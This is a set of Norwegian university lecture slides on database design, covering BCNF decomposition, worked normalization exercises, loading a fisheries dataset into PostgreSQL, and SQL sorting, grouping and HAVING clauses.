Tapsfri dekomponering av  $R(X)$  med  
FDer  $F$ :

1. For hver FD  $Y \rightarrow A \in F$ , hvis FDen er et brudd på BCNF:
  - 1.1 beregn  $Y^+$ ,
  - 1.2 og dekomponer  $R$  til  $S_1(Y^+)$  og  $S_2(Y, X/Y^+)$ .
2. Fortsett rekursivt (over  $S_1$  og  $S_2$ ) til ingen brudd på BCNF

$S_2(\text{Brnavn}, \text{Kurskode}, \text{Kurstittel}, \text{Karakter})$

FDer:

1. Kurskode  $\rightarrow$  Kurstittel
2. Brnavn, Kurskode  $\rightarrow$  Karakter
  - ◆ Kandidatnøkkel: {Brnavn, Kurskode}
  - ◆ Kurskode  $\rightarrow$  Kurstittel bryter med BCNF
  - ◆  $\text{Kurskode}^+ = \text{Kurskode}, \text{Kurstittel}$
  - ◆ Får  $S_{21}(\text{Kurskode}, \text{Kurstittel})$  og  $S_{22}(\text{Kurskode}, \text{Brnavn}, \text{Karakter})$
  - ◆  $S_{21}$  har kun første FD som ikke bryter med BCNF
  - ◆  $S_{22}$  har kun andre FD som ikke bryter med BCNF

## Eksempel 2 (forts.)

---

$S(\text{Brnavn}, \text{Navn}, \text{Etternavn}, \text{Kurskode}, \text{KursTittel}, \text{Karakter})$

FDer:

1. Brnavn, Kurskode → Karakter
2. Brnavn → Navn
3. Brnavn → Etternavn
4. Kurskode → KursTittel

Dekomponeres altså til:

- ◆  $S_1(\text{Brnavn}, \text{Navn}, \text{Etternavn})$
- ◆  $S_{21}(\text{Kurskode}, \text{Kurstittel})$
- ◆  $S_{22}(\text{Kurskode}, \text{Brnavn}, \text{Karakterer})$

# Dekomponering i praksis

---

- ◆ Algoritmen gir oss den riktige strukturen på tabellene
- ◆ Må etterpå gi tabellene meningsfulle navn og sette skranker på kolonner
- ◆ Dersom man startet med en skjema som inneholdt data må disse flyttes over
- ◆ Gitt en tabell  $R(X)$  som dekomponeres til  $S_1(Y_1), \dots, S_n(Y_n)$  kan dette gjøres ved å kjøre følgende for hver  $S_i$ :

```
INSERT INTO S_i
SELECT DISTINCT Y_i
FROM R;
```

Takk for nå!

---

Neste video vil handle om design i praksis.

# IN2090 – Databaser og datamodellering

## 08 – Design i praksis

Leif Harald Karlsen

[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Hvordan designe til ca. BCNF?

---

- ◆ Én tabell per entitetstype, altså ett tuppel = en entitet
- ◆ Relasjoner mellom entiteter representeres enten
  - ◆ via fremmenøkler fra en entitets-tabell til en annen (en-til-en og en-til-mange)
  - ◆ eller via egne tabeller (mange-til-mange)


# ER-realisering og normalformer

---

- ◆ Prinsippene fra forige slide minner veldig om realiseringsalgoritmen for ER
- ◆ Den algoritmen er laget slik at den (så langt det lar seg gjøre) gir et BCNF-skjema som resultat
- ◆ Feks.:
  - ◆ Hver entitet blir én tabell hvor nøklene bestemmer alle andre attributter
  - ◆ Relasjoner blir kun del av en entitets tabell dersom kolonnen er bestemt av nøkkelen
  - ◆ Flerverdi-attributter blir egne tabeller
  - ◆ Utledbare attributter blir ikke del av realiseringen
- ◆ Men, merk at vi ikke er garantert BCNF, eller noe annet høyere enn 1NF!
- ◆ ER er ikke uttrykningskraftig nok til å uttrykke alle FDer

# ER-realisering til 1NF – Eksempel

- ◆ ER-modell:



- ◆ FDer:

- ◆  $Fagkode, Kursnummer \rightarrow Navn$
- ◆  $Fagkode \rightarrow Fagfelt$

← Kan ikke uttrykkes i ER!

- ◆ Realiseres til:

Kurs(Fagkode, Kursnummer, Navn, Fagfelt)

- ◆  $Fagkode \rightarrow Fagfelt$  bryter med 2NF fordi  $Fagkode$  kun er en del av kandidatnøkkelen.

# Når må man dekomponere?

- ◆ Etter ER-realisering i noen tilfeller
- ◆ Overtar dårlig designet database
- ◆ Databaser utvikler seg over tid
- ◆ Virkeligheten kan endre seg
- ◆ Migrere data fra f.eks. regneark til relasjonsskjema

| sektor                  | art                | år   | statistikkvarabel     | 10721: Offentlig forvaltning. Inntekter og utgifter (mill. kr) |
|-------------------------|--------------------|------|-----------------------|----------------------------------------------------------------|
| 6100 Statsforvaltningen | A Totale inntekter | 2000 | Inntekter og utgifter | 716095                                                         |
| 6100 Statsforvaltningen | A Totale inntekter | 2001 | Inntekter og utgifter | 728298                                                         |
| 6100 Statsforvaltningen | A Totale inntekter | 2002 | Inntekter og utgifter | 732725                                                         |
| 6100 Statsforvaltningen | A Totale inntekter | 2003 | Inntekter og utgifter | 745081                                                         |
| 6100 Statsforvaltningen | A Totale inntekter | 2004 | Inntekter og utgifter | 842956                                                         |
| 6100 Statsforvaltningen | A Totale inntekter | 2005 | Inntekter og utgifter | 965980                                                         |
| 6100 Statsforvaltningen | A Totale inntekter | 2006 | Inntekter og utgifter | 1125908                                                        |
| 6100 Statsforvaltningen | A Totale inntekter | 2007 | Inntekter og utgifter | 1182816                                                        |
| 6100 Statsforvaltningen | A Totale inntekter | 2008 | Inntekter og utgifter | 1336544                                                        |
| 6100 Statsforvaltningen | A Totale inntekter | 2009 | Inntekter og utgifter | 1157152                                                        |
| 6100 Statsforvaltningen | A Totale inntekter | 2010 | Inntekter og utgifter | 1223062                                                        |
| 6100 Statsforvaltningen | A Totale inntekter | 2011 | Inntekter og utgifter | 1367004                                                        |
| 6100 Statsforvaltningen | A Totale inntekter | 2012 | Inntekter og utgifter | 1444387                                                        |
| 6100 Statsforvaltningen | A Totale inntekter | 2013 | Inntekter og utgifter | 1430247                                                        |
| 6100 Statsforvaltningen | A Totale inntekter | 2014 | Inntekter og utgifter | 1450038                                                        |
| 6100 Statsforvaltningen | A Totale inntekter | 2015 | Inntekter og utgifter | 1420699                                                        |
| 6100 Statsforvaltningen | A Totale inntekter | 2016 | Inntekter og utgifter | 1407886                                                        |
| 6100 Statsforvaltningen | A Totale inntekter | 2017 | Inntekter og utgifter | 1500859                                                        |
| 6100 Statsforvaltningen | A Totale inntekter | 2018 | Inntekter og utgifter | 1666401                                                        |
| 6100 Statsforvaltningen | A Totale inntekter | 2019 | Inntekter og utgifter | 1695598                                                        |
| 6100 Statsforvaltningen | A1 Skatter         | 2000 | Inntekter og utgifter | 208477                                                         |
| 6100 Statsforvaltningen | A1 Skatter         | 2001 | Inntekter og utgifter | 209395                                                         |

Data om offentlig forvaltning fra SSB

(<https://data.ssb.no/api/v0/dataset/928194?lang=no>)

# BCNF = godt design?

---

$R(\text{Brukernavn}, \text{Navn}, \text{Etternavn}, \text{KursKode}, \text{KursNavn})$

FDer:

1.  $\text{Brukernavn} \rightarrow \text{Navn}$
2.  $\text{Brukernavn} \rightarrow \text{Etternavn}$
3.  $\text{KursKode} \rightarrow \text{KursNavn}$

- ◆ Kan dekomponeres til:
  - ◆  $S(\text{Brukernavn}, \text{Navn})$
  - ◆  $T(\text{Brukernavn}, \text{Etternavn})$
  - ◆  $U(\text{Brukernavn}, \text{KursKode})$
  - ◆  $V(\text{KursKode}, \text{KursNavn})$
- ◆ Har her brukt algoritmen, men fjernet tillukningen av venstresiden
- ◆ Tapsfri dekomponering og BCNF, men vi har to tabeller som burde vært en
- ◆ Godt databasedesign er altså mer enn bare normalformer

Takk for nå!

---

Neste uke vil handle om aggregering og sortering i SQL.

# IN2090 – Databaser og datamodellering

## 08 – Eksempler: Databasedesign og normalformer

Leif Harald Karlsen (Evgenij Thorstensen)

[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Oppgave 1 – Løsning

---

Gitt følgende relasjon:

Person(personnr, navn, initialer, fødselsdato, alder)

med FDene:

- ◆ personnr → navn, fødselsdato
- ◆ navn → initialer
- ◆ fødselsdato → alder

Kandidatnøkler (fra forige uke): personnr

1. Finn ut hvilken normalform relasjonen er på
2. Dekomponer relasjonen til BCNF

**Normalform:**

- ◆ personnr → navn, fødselsdato: bryter ikke med BCNF
- ◆ navn → initialer:
  - ◆ Bryter med BCNF (navn ikke supernøkkel);
  - ◆ bryter med 3NF (initialer ikke nøkkelattributt);
  - ◆ bryter ikke med 2NF (navn ikke del av kandidatnøkkel).
- ◆ fødselsdato → alder:
  - ◆ Bryter med BCNF (fødselsdato ikke supernøkkel);
  - ◆ bryter med 3NF (alder ikke nøkkelattributt);
  - ◆ bryter ikke med 2NF (fødselsdato ikke del av kandidatnøkkel).

Altså er Person på 2NF.

# Oppgave 1 – Løsning

---

Gitt følgende relasjon:

Person(personnr, navn, initialer, fødselsdato, alder)

med FDene:

- ◆ personnr → navn, fødselsdato
- ◆ navn → initialer
- ◆ fødselsdato → alder

Kandidatnøkler (fra forige uke): personnr

1. Finn ut hvilken normalform relasjonen er på
2. Dekomponer relasjonen til BCNF

## Dekomponering:

- ◆ navn → initialer: Bryter BCNF
  - ◆  $\text{navn}^+ = \{\text{navn}, \text{initialer}\}$
  - ◆ Dekomponerer til:
    - $S_1(\text{navn}, \text{initialer})$  (BCNF)
    - $S_2(\text{personnr}, \text{navn}, \text{fødselsdato}, \text{alder})$
- ◆ fødselsdato → alder: Bryter BCNF for  $S_2$ 
  - ◆  $\text{fødselsdato}^+ = \{\text{fødselsdato}, \text{alder}\}$
  - ◆ Dekomponerer til:
    - $S_{21}(\text{fødselsdato}, \text{alder})$  (BCNF)
    - $S_{22}(\text{personnr}, \text{navn}, \text{fødselsdato})$  (BCNF)

Person dekomponeres altså tapsfritt til BCNF med:

- ◆  $S_1(\text{navn}, \text{initialer})$
- ◆  $S_{21}(\text{fødselsdato}, \text{alder})$
- ◆  $S_{22}(\text{personnr}, \text{navn}, \text{fødselsdato})$

# Oppgave 2 – Løsning

---

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn
- ◆ produktID → kategori
- ◆ produktID → pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn
- ◆ butikkID → butikktype
- ◆ butikkID → adresse
- ◆ butikkID → postnr
- ◆ postnr → poststed

Kandidatnøkler (fra forige uke): {butikkID, produktID},  
{butikkID, navn, kategori}

1. Finn normalformen til relasjonen
2. Dekomponer relasjonen til BCNF

**Normalform:**

- ◆ produktID → navn:
  - ◆ Bryter BCNF (produktID ikke supernøkkel)
  - ◆ Bryter ikke 3NF (navn er nøkkelattributt)
- ◆ produktID → kategori: Samme som over
- ◆ produktID → pris:
  - ◆ Bryter BCNF (produktID ikke supernøkkel)
  - ◆ Bryter 3NF (pris ikke nøkkelattributt)
  - ◆ Bryter 2NF (produktID er del av kandidatnøkkel)

Altså er Produkt på 1NF.

# Oppgave 2 – Løsning

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn
- ◆ produktID → kategori
- ◆ produktID → pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn
- ◆ butikkID → butikktype
- ◆ butikkID → adresse
- ◆ butikkID → postnr
- ◆ postnr → poststed

Kandiadtnøkler (fra forige uke):

{butikkID, produktID},  
{butikkID, navn, kategori}

1. Finn normalformen til relasjonen
2. Dekomponer relasjonen til BCNF

**Dekomponering av Produkt:**

- ◆ produktID → navn: Bryter BCNF
  - ◆  $\text{produktID}^+ = \{\text{produktID, navn, kategori, pris}\}$
  - ◆ Dekomponerer til:  
 $S_1(\text{produktID, navn, kategori, pris})$  (på BCNF)  
 $S_2(\text{produktID, butikkID, butikknavn, butikktype, adresse, postnr, poststed})$
- ◆ butikkID → butikknavn: Bryter BCNF
  - ◆  $\text{butikkID}^+ = \{\text{butikkID, butikknavn, butikktype, adresse, postnr, poststed}\}$
  - ◆ Dekomponerer til:  
 $S_{21}(\text{butikkID, butikknavn, butikktype, adresse, postnr, poststed})$   
 $S_{22}(\text{produktID, butikkID})$  (på BCNF)

# Oppgave 2 – Løsning

---

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn
- ◆ produktID → kategori
- ◆ produktID → pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn
- ◆ butikkID → butikktype
- ◆ butikkID → adresse
- ◆ butikkID → postnr
- ◆ postnr → poststed

## Dekomponering av

$S_{21}(\text{butikkID}, \text{butikknavn}, \text{butikktype}, \text{adresse}, \text{postnr}, \text{poststed})$ :

- ◆ postnr → poststed: Bryter BCNF

- ◆  $\text{postnr}^+ = \{\text{postnr}, \text{poststed}\}$  (på BCNF)
- ◆ Dekomponerer til disse, begge på BCNF:
  - $S_{211}(\text{postnr}, \text{poststed})$
  - $S_{212}(\text{butikkID}, \text{butikknavn}, \text{butikktype}, \text{adresse}, \text{postnr})$

Kandiadtnøkler (fra forige uke):

{butikkID, produktID},  
{butikkID, navn, kategori}

1. Finn normalformen til relasjonen
2. Dekomponer relasjonen til BCNF

# Oppgave 2 – Løsning

---

Produkt(produktID, navn, kategori, pris, butikkID, butikknavn, butikktype, adresse, postnr, poststed)

med FDene:

- ◆ produktID → navn
- ◆ produktID → kategori
- ◆ produktID → pris
- ◆ navn, kategori → produktID
- ◆ butikkID → butikknavn
- ◆ butikkID → butikktype
- ◆ butikkID → adresse
- ◆ butikkID → postnr
- ◆ postnr → poststed

**Dekomponering blir alstå:**

- $S_1(\text{produktID}, \text{navn}, \text{kategori}, \text{pris})$
- $S_{211}(\text{postnr}, \text{poststed})$
- $S_{212}(\text{butikkID}, \text{butikknavn}, \text{butikktype}, \text{adresse}, \text{postnr})$
- $S_{22}(\text{produktID}, \text{butikkID})$

Kandiadtnøkler (fra forige uke):

{butikkID, produktID},  
{butikkID, navn, kategori}

1. Finn normalformen til relasjonen
2. Dekomponer relasjonen til BCNF

## Oppgave 3 (Vanskelig, ikke pensum!)

---

Lag et skjema på BCNF som inneholder dataene for 2019 i "Fisketillatelser med fartøytilknytning og kvotestørrelser" fra Fiskeridirektoratet:

<https://fiskeridir.no/Tall-og-analyse/AApne-data/AApne-datasett/Fartoey-eier-og-fisketillatelser>

## Oppgave 3 – Løsning: Lage tabell

---

- ◆ Starter med å laste ned filen og åpne i et regnearkprogram (e.g. Libreoffice) og åpner arket med navn "2019"
- ◆ Lagrer filen som CSV med semicolon som "delimiter" og all tekst omringet av enkle ('') fnutter (filnavn kvoter.csv)
- ◆ Flytter øverste linje fra CSV-filen inn i egen fil og skriver det om til en **CREATE TABLE**-kommando:

```
CREATE SCHEMA fiskeri;
CREATE TABLE fiskeri.kvoter_raw (
 Data_pr text,
 Fartøy_ID text,
 Registreringsmerke text,
 Tillatelse_kode text,
 Tillatelse text,
 Tillatelse_ID text,
 Tillatelse_fra_dato text,
 Tillatelse_til_dato text,
 Linjenummer int,
 Linjenummer_beskrivelse text,
 Kvotestørrelse float,
 Kvotestr_fra_dato text,
 Kvotestr_til_dato text
);
```

# Oppgave 3 – Løsning: Datainnlasting

---

- ◆ Datoene er på feil (norsk) format, må oversettes til noe PostgreSQL-forstår
- ◆ Gjør dette med et view, `regexp_replace` og casting til riktig type:

```
CREATE VIEW fiskeri.kvoter AS
SELECT
 regexp_replace(Data_pr, '(\d\d)\.(\d\d)\.(\d\d\d\d)(.*)', '\3-\2-\1\4')::date AS Data_pr,
 Fartøy_ID,
 Registreringsmerke,
 Tillatelse_kode,
 Tillatelse,
 Tillatelse_ID,
 regexp_replace(Tillatelse_fra_dato, '(\d\d)\.(\d\d)\.(\d\d\d\d)(.*)', '\3-\2-\1\4')::timestamp
 AS Tillatelse_fra_dato,
 regexp_replace(Tillatelse_til_dato, '(\d\d)\.(\d\d)\.(\d\d\d\d)(.*)', '\3-\2-\1\4')::timestamp
 AS Tillatelse_til_dato,
 Linjenummer,
 Linjenummer_beskrivelse,
 Kvotestørrelse,
 regexp_replace(Kvotestr_fra_dato, '(\d\d)\.(\d\d)\.(\d\d\d\d)(.*)', '\3-\2-\1\4')::date
 AS Kvotestr_fra_dato,
 regexp_replace(Kvotestr_til_dato, '(\d\d)\.(\d\d)\.(\d\d\d\d)(.*)', '\3-\2-\1\4')::date
 AS Kvotestr_til_dato
FROM fiskeri.kvoter_raw;
```

## Oppgave 3 – Løsning: Datainnlasting

---

Kjører følgende kommando for å laste dataene inn i tabellen vår:

```
cat kvoter.csv | psql <flagg> -c "COPY fiskeri.kvoter_raw FROM stdin CSV DELIMITER ',' NULL AS ''";
```

hvor <flagg> er de vanlige tilkobligsdetaljene til den personlige databasen

## Oppgave 3 – Løsning: Bestemme FDer og dekomponering

---

FDer (fra dokumentasjonen om dataene):

1.  $\text{Fartøy\_ID} \rightarrow \text{Registreringsmerke}$
2.  $\text{Tillatelse\_kode} \rightarrow \text{Tillatelse}$
3.  $\text{Tillatelse\_ID} \rightarrow \text{Data\_pr}$
4.  $\text{Tillatelse\_ID} \rightarrow \text{Fartøy\_ID}$
5.  $\text{Tillatelse\_ID} \rightarrow \text{Tillatelse\_kode}$
6.  $\text{Tillatelse\_ID} \rightarrow \text{Tillatelse\_Gjelder\_Fra\_Dato}$
7.  $\text{Tillatelse\_ID} \rightarrow \text{Tillatelse\_Gjelder\_Til\_Dato}$
8.  $\text{Tillatelse\_ID} \rightarrow \text{Kvotestr\_Gjelder\_Fra\_Dato}$
9.  $\text{Tillatelse\_ID} \rightarrow \text{Kvotestr\_Gjelder\_Til\_Dato}$
10.  $\text{Tillatelse\_ID}, \text{Linjenummer} \rightarrow \text{Linjenummer\_beskrivelse}$
11.  $\text{Tillatelse\_ID}, \text{Linjenummer} \rightarrow \text{Kvotestørrelse}$

Kandidatnøkkel:  $\{\text{TillatelseID}, \text{Linjenummer}\}$

## Oppgave 3 – Løsning: Dekomponering

---

```
BEGIN;

-- Fartøy_ID -> Registreringsmerke bryter med BCNF
-- Tillukningen til Fartøy_ID er {Fartøy_ID, Registreringsmerke},
-- altså får vi følgende (som ikke bryter med BCNF):
CREATE TABLE fiskeri.fartøy(
 Fartøy_ID text PRIMARY KEY,
 Registreringsmerke text
);
```

# Oppgave 3 – Løsning: Dekomponering

---

```
-- Har nå en tabell med alle attributter bortsett fra Registreringsmerke
-- Tillatelse_kode -> Tillatelse bryter med BCNF
-- Tillukningen til Tillatelse_kode er {Tillatelse_kode, Tillatelse},
-- så får følgende (som ikke bryter BCNF):
CREATE TABLE fiskeri.tillatelsesInfo(
 Tillatelse_kode text PRIMARY KEY,
 Tillatelse text
);
```

# Oppgave 3 – Løsning: Dekomponering

---

```
-- Har nå en tabell med alle attributter bortsett fra Registreringsmerke og Tillatelse
-- Tillatelse_ID -> Data_pr bryter med BCNF
-- Tillukningen til Tillatelse_ID er
-- {Tillatelse_ID, Data_pr, Fartøy_ID, Tillatelse_kode,
-- Tillatelse_Gjelder_Fra_Dato, Tillatelse_Gjelder_Til_Dato,
-- Kvotestr_Gjelder_Fra_Dato, Kvotestr_Gjelder_Til_Dato},
-- så får følgende (som ikke bryter BCNF):
CREATE TABLE fiskeri.tillatelse(
 Tillatelse_ID text PRIMARY KEY,
 Data_pr date,
 Fartøy_ID text REFERENCES fiskeri.fartøy(Fartøy_ID),
 Tillatelse_kode text REFERENCES fiskeri.tillatelsesInfo(Tillatelse_kode),
 Tillatelse_gjelder_fra_dato timestamp,
 Tillatelse_gjelder_til_dato timestamp,
 Kvotestr_gjelder_fra_dato timestamp,
 Kvotestr_gjelder_til_dato timestamp
);

```

# Oppgave 3 – Løsning: Dekomponering

---

```
-- Står nå igjen med følgende tabell, som ikke bryter med BCNF:
CREATE TABLE fiskeri.tillatelsesLinje(
 Tillatelse_ID text REFERENCES fiskeri.tillatelse(Tillatelse_ID),
 Linjenummer int,
 Linjenummer_beskrivelse text,
 Kvotestørrelse float,
 PRIMARY KEY (Tillatelse_ID, Linjenummer)
);
```

# Oppgave 3 – Løsning: Migrering

---

```
-- Setter så inn data fra fiskeri.kvoter i hver tabell:

INSERT INTO fiskeri.fartøy
SELECT DISTINCT Fartøy_ID, Registreringsmerke
FROM fiskeri.kvoter;

INSERT INTO fiskeri.tillatelsesInfo
SELECT DISTINCT Tillatelse_kode, Tillatelse
FROM fiskeri.kvoter;

INSERT INTO fiskeri.tillatelse
SELECT DISTINCT Tillatelse_ID, Data_pr, Fartøy_ID, Tillatelse_kode,
 Tillatelse_gjelder_fra_dato, Tillatelse_gjelder_til_dato
 Kvotestr_gjelder_fra_dato, Kvotestr_gjelder_til_dato
FROM fiskeri.kvoter;

INSERT INTO fiskeri.tillatelsesLinje
SELECT DISTINCT Tillatelse_ID, Linjenummer, Linjenummer_beskrivelse, Kvotestørrelse
FROM fiskeri.kvoter
WHERE Linjenummer IS NOT NULL; -- Finnes rader i kvoter som mangler linjenummer
```

# IN2090 – Databaser og datamodellering

## 09 – Sortering

Leif Harald Karlsen  
[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Sortering

---

- ◆ For å sortere radene i resultatet fra en `SELECT`-spørring, kan vi bare legge `ORDER BY <kolonner>` på slutten av spørringen
- ◆ hvor `<kolonner>` er en liste med kolonner
- ◆ For eksempel, for å sortere alle produkter etter pris:

```
SELECT product_name , unit_price
 FROM products
 ORDER BY unit_price ;
```

- ◆ Sorteringen er gjort i henhold til typens naturlige ordning
  - ◆ Tall: verdi
  - ◆ Tekst: alfabetisk
  - ◆ Tidspunkter: kronologisk
  - ◆ osv.
- ◆ `ORDER BY`-klausulen kommer alltid etter `WHERE`-klausulen

## Sortere på flere kolonner og reversering

---

- ◆ Standard-ordningen er fra minst til størst
- ◆ For å reversere ordningen trenger man bare legge til `DESC` (kort for "descending") etter kolonnenavnet
- ◆ Med flere kolonner i `ORDER BY` vil radene ordnes først ihht. til den første kolonnen, så ihht. den andre kolonnen for de med like verdier i den første, osv.
- ◆ For eksempel, for å sortere drikkevarer først på pris, og så på antall på lager, begge i nedadgående rekkefølge:

```
SELECT product_name, unit_price, units_in_stock
 FROM products
 ORDER BY unit_price DESC,
 units_in_stock DESC;
```

## Begrense antall rader i resultatet

---

- ◆ Når vi gjør spørninger mot store tabeller får vi ofte mange svar
- ◆ Av og til er vi ikke interessert i alle svarene
- ◆ For å begrense antall rader kan vi bruke `LIMIT`
- ◆ For eksempel, for å velge ut de dyreste 5 produktene:

```
SELECT product_name , unit_price
 FROM products
 ORDER BY unit_price DESC
 LIMIT 5;
```

- ◆ `LIMIT`-klausulen kommer alltid til sist

# Eksempel: Finn navn og pris på produktet med lavest pris

## Ved `min`-aggregering og tabell-delspørring

```
SELECT p.product_name, p.unit_price
 FROM products AS p INNER JOIN
 (SELECT min(unit_price) AS minprice FROM products) AS h
 ON p.unit_price = h.minprice;
```

## Ved `min`-aggregering og verdi-delspørring

```
SELECT product_name, unit_price
 FROM products
 WHERE unit_price = (SELECT min(unit_price) FROM products);
```

## Ved `ORDER BY` og `LIMIT 1`

```
SELECT product_name, unit_price
 FROM products
 ORDER BY unit_price
 LIMIT 1;
```

# Hoppe over rader

---

- ◆ Av og til ønsker man å hoppe over rader
- ◆ Dette er nyttig dersom man ønsker å presentere resultater i grupper
- ◆ Feks. slik som søkeresultater fra en søkemotor, man får presentert én og én side med resultater
- ◆ Dette gjøres med `OFFSET`-klausulen
- ◆ Dersom vi ønsker å vise 10 og 10 produkter av gangen, sortert etter pris, kan man kjøre:

```
SELECT product_name, unit_price
 FROM products
 ORDER BY unit_price DESC
 LIMIT 10
 OFFSET <sidetall*10>; -- Først 0, så 10, så 20, osv.
```

Takk for nå!

---

Neste video handler om aggregering i grupper.

# IN2090 – Databaser og datamodellering

## 09 – Aggregering i grupper

Leif Harald Karlsen

[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Aggregere i grupper

---

- ◆ Vi har sett hvordan vi kan aggregere over hele kolonner
- ◆ Det finner derimot en egen klausul for å gruppere radene før man aggregerer
- ◆ Nemlig `GROUP BY <kolonner>`
- ◆ `GROUP BY` tar en liste med kolonner, og grupperer dem i henhold til likhet på verdiene i disse kolonnene
- ◆ Vi kan så bruke aggregeringsfunksjoner på hver gruppe i `SELECT`-klausulen
- ◆ Vi kan da også ha de grupperende kolonnene sammen med aggregatet i `SELECT`-klausulen
- ◆ Kun de grupperte kolonnene gir mening å ha utenfor et aggregat i `SELECT`

# Aggregere i grupper: Eksempel

Finn gjennomsnittsprisen for hver kategori

```
SELECT Category, avg(Price) AS Averageprice
 FROM Products
 GROUP BY Category
```

Resultat

| Products        |                |              |               |                 |
|-----------------|----------------|--------------|---------------|-----------------|
| ProductID (int) | Name (text)    | Brand (text) | Price (float) | Category (text) |
| 0               | TV 50 inch     | Sony         | 8999          | Televisions     |
| 1               | Laptop 2.5GHz  | Lenovo       | 7499          | Computers       |
| 2               | Laptop 8GB RAM | HP           | 6999          | Computers       |
| 3               | Speaker 500    | Bose         | 4999          | Speakers        |
| 4               | TV 48 inch     | Panasonic    | 11999         | Televisions     |
| 5               | Laptop 1.5GHz  | IPhone       | 5195          | Computers       |

# Aggregere i grupper: Eksempel

Finn gjennomsnittsprisen for hver kategori

```
SELECT Category, avg(Price) AS Averageprice
 FROM Products
 GROUP BY Category
```

Resultat: Velg ut kolonner og grupper ihht. Categories

| Price | Category    |
|-------|-------------|
| 8999  | Televisions |
| 7499  | Computers   |
| 6999  | Computers   |
| 4999  | Speakers    |
| 11999 | Televisions |
| 5195  | Computers   |

# Aggregere i grupper: Eksempel

Finn gjennomsnittsprisen for hver kategori

```
SELECT Category, avg(Price) AS Averageprice
 FROM Products
 GROUP BY Category
```

Resultat: Regn ut aggregatet for hver gruppe og ferdigstill

| avg(Price) | Category    |
|------------|-------------|
| 10499      | Televisions |
| 6731       | Computers   |
| 4999       | Speakers    |

# Aggregering i grupper: Eksempel 1

---

Finn antall produkter per bestilling

```
SELECT order_id, sum(quantity) AS nr_products
 FROM order_details
 GROUP BY order_id;
```

## Aggregering i grupper: Eksempel 2

Finn gjennomsnittspris for hver kategori (i Northwind)

```
SELECT c.category_name, avg(p.unit_price) AS Averageprice
 FROM categories AS c INNER JOIN products AS p
 ON (c.category_id = p.category_id)
GROUP BY c.category_name;
```

# Gruppere på flere kolonner

---

- ◆ Vi kan også gruppere på flere kolonner
- ◆ Da vil hver gruppe bestå av de radene med like verdier på alle kolonnene vi grupperer på

Finn antall produkter for hver kombinasjon av kategori og hvorvidt produktet fortsatt selges

```
SELECT c.category_name, p.discontinued, count(*) AS nr_products
 FROM categories AS c INNER JOIN products AS p
 ON (c.category_id = p.category_id)
GROUP BY c.category_name, p.discontinued;
```

## Aggregering i grupper: Eksempel 3

Finn navn på ansatte og antall bestillinger den ansatte har håndtert, sortert etter antall bestillinger fra høyest til lavest

```
SELECT format('%s %s', e.first_name, e.last_name) AS emp_name,
 count(*) AS num_orders
 FROM orders AS o INNER JOIN employees AS e
 ON (o.employee_id = e.employee_id)
 GROUP BY e.first_name, e.last_name
 ORDER BY num_orders DESC;
```

# Filtrere på aggregat-resultat

---

- ◆ I enkelte tilfeller er vi kun interessert i grupper hvor et aggregat har en bestemt verdi
- ◆ F.eks. dersom man vil vite kategorinavn og antall produkter på de kategoriene som har flere enn 10 produkter
- ◆ Nå kan vi gjøre dette med en delspørring:

```
SELECT category_name, nr_products
FROM (
 SELECT c.category_name, count(*) AS nr_products
 FROM categories AS c
 INNER JOIN products AS p ON (c.category_id = p.category_id)
 GROUP BY c.category_name) AS t
WHERE nr_products > 10;
```

- ◆ Men det finnes en egen klausul for å velge ut grupper

# HAVING-klausulen

---

- ◆ Denne klausulen heter **HAVING** og kommer rett etter **GROUP BY**, slik:

```
SELECT c.category_name, count(*) AS nr_products
 FROM categories AS c
 INNER JOIN products AS p ON (c.category_id = p.category_id)
 GROUP BY c.category_name
 HAVING count(*) > 10;
```

- ◆ Merk: Kan ikke bruke navnene vi gir i **SELECT**
- ◆ **HAVING** blir altså evaluert på hver gruppe
- ◆ Fungerer altså som en slags **WHERE** for grupper

# Oversikt over SQLs SELECT

---

- ◆ Vi har nå sett mange nye klausuler
- ◆ Generelt ser våre SQL-spørninger nå slik ut:

```
WITH <navngitte-spøringer>
SELECT <kolonner>
 FROM <tabeller>
 WHERE <uttrykk>
GROUP BY <kolonner>
 HAVING <uttrykk>
ORDER BY <kolonner> [DESC]
 LIMIT <N>
 OFFSET <M>
```

- ◆ I denne rekkefølgen (`LIMIT` og `OFFSET` kan bytte plass)
- ◆ Kan selvfølgelig droppe klausuler, men må ha `GROUP BY` for å ha `HAVING`

## Hvor kan ulike navn brukes

---

- ◆ Navnene vi lager med `AS` i `WITH`-klausulen kan brukes i alle de etterfølgende spørringene
- ◆ Navnene fra `SELECT` kan brukes i `ORDER BY`-klausulen og alle ytre spørninger
- ◆ Navnene fra `FROM` kan brukes i alle klausuler utenom samme `FROM`-klausul

Takk for nå!

---

Neste video gjennomgår avanserte eksempler.

# IN2090 – Databaser og datamodellering

## 09 – Avanserte eksempler

Leif Harald Karlsen  
[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Enklere syntaks for joins

---

- ◆ Man kan bruke **USING** (<kolonne>) fremfor  
**ON** (a.<kolonne> = b.<kolonne>)
- ◆ For eksempel:

```
SELECT p.product_name, c.category_name
 FROM products AS p
INNER JOIN categories AS c USING (category_id);
```

- ◆ Merk: Må fortsatt bruke **ON** dersom kolonnene har ulikt navn

## Eksempel: Variable i delspørninger (1)

